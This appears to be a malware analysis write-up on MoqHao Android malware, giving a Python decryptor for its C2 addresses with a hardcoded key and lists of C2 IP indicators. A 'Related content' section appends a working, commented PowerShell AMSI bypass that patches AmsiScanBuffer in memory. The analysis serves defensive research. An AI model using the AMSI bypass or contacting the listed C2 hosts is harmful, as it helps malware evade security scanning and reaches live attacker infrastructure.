        byte[] doFinal = cipher.doFinal(bArr);
        C0474i.m321c(doFinal, "cipher.doFinal(src)");
        return doFinal;
    }
```

As you can see, the AES key is harcoded, `m764b(decode, "Ab5d1Q32")`, and the IV is equal to the key.

We can easily make a Python script to decrypt C2 URI.

```
#!/usr/bin/env python3
from sys import argv, exit as sys_exit
from base64 import urlsafe_b64decode

from Crypto.Cipher import DES


KEY = b"Ab5d1Q32"
IV = KEY


def decrypt(ciphertext):
    """Decrypt MoqHao C2 URI."""
    for group in ["ffgtrrt", "bgfrewi", "htynff", "gfjytg",
"dseregn"]:
        ciphertext = ciphertext.replace(group, "")

    data = urlsafe_b64decode(ciphertext + "==")
    cipher = DES.new(KEY, DES.MODE_CBC, iv=IV)
    return cipher.decrypt(data)


if __name__ == "__main__":
    if len(argv) != 2:
        print("[!] Usage : " + argv[0] + " <ciphertext>")
        sys_exit(1)

    decrypt(argv[1])
```

There is an example :

```
$ python3 decrypt_c2.py
[!] Usage : decrypt_c2.py <ciphertext>
$ python3 decrypt_c2.py 'bgfrewiFaRPCdEp9o05vGWA-
r0_i_IHXXynJgDlbgfrewi'
b'[*] Cleartext : 107.148.160.222:28867\x03\x03\x03'
```

We get the same C2 as with the SharedPreferences, voilà !

IOCs

C2 IP address/port :


- 107.148.160.222:28867
- 134.119.218.100:28843
- 151.106.31.51:29870
- 27.255.75.200:28856
- 27.255.75.201:38866
- 61.97.243.111:28999

Potential C2 IP based on hunting :

- 128.14.75.141
- 107.148.160.215
- 107.148.160.224
- 107.148.160.227
- 107.148.160.251
- 107.148.160.37
- 107.148.160.68
- 107.148.164.3
- 107.148.164.6
- 128.14.75.47
- 134.119.218.98
- 134.119.218.99
- 151.106.31.50
- 151.106.31.52
- 151.106.31.53
- 151.106.31.54
- 103.249.28.194
- 103.249.28.205
- 103.249.28.211
- 103.249.28.212
- 103.249.28.213
- 103.249.28.214
- 27.255.75.199
- 27.255.75.202
- 61.97.243.112
- 61.97.243.113
- 61.97.248.14
- 61.97.248.15
- 61.97.248.16
- 103.212.222.140
- 103.212.222.141
- 103.212.222.142
- 103.212.222.143
- 103.212.222.144
- 103.212.222.145
- 103.249.28.207
- 103.249.28.208
- 103.249.28.209
- 103.249.28.210
- 61.97.248.6
- 61.97.248.8

- 45.114.129.48
- 45.114.129.49
- 45.114.129.50
- 45.114.129.52

Related content



```
# multi-line powershell string
$tBIPuB = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {

  [DllImport("kernel32")] public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

  [DllImport("kernel32")] public static extern IntPtr LoadLibrary(string name);

  [DllImport("kernel32")] public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@

# Load Win32 object
Add-Type $tBIPuB;

# NqrUMwF = Address of AmsiScanBuffer function (inside Amsi.dll)
$NqrUMwF = [Win32]::GetProcAddress([Win32]::LoadLibrary("Amsi.dll"), "AmsiScanBuffer");

$oXdvRXF = 0;

# Change the protection of the AmsiScanBuffer function to RWX.
[Win32]::VirtualProtect($NqrUMwF, [uint32][uint32]5, 0x40, [ref]$oXdvRXF);

# EQZFbkzaW = "0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3"
$EQZFbkzaW = ("}xxbmJnobM, }xJSOjy, }x}}, }x}7, }x8}, }xC3").replace("JSOjy", "57").replace("}", "0").replace("xbmJnobM", "B8");

# EQZFbkzaW = {0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3}
$EQZFbkzaW = [Byte[]]($EQZFbkzaW).split(",");

# Copy (byte[] source, int startIndex, IntPtr destination, int length);
# Change the code of AmsiScanBuffer to disable it.
[System.Runtime.InteropServices.Marshal]::Copy($EQZFbkzaW, 0, $NqrUMwF, 6)
```

Unicorn obfuscated powershell analysis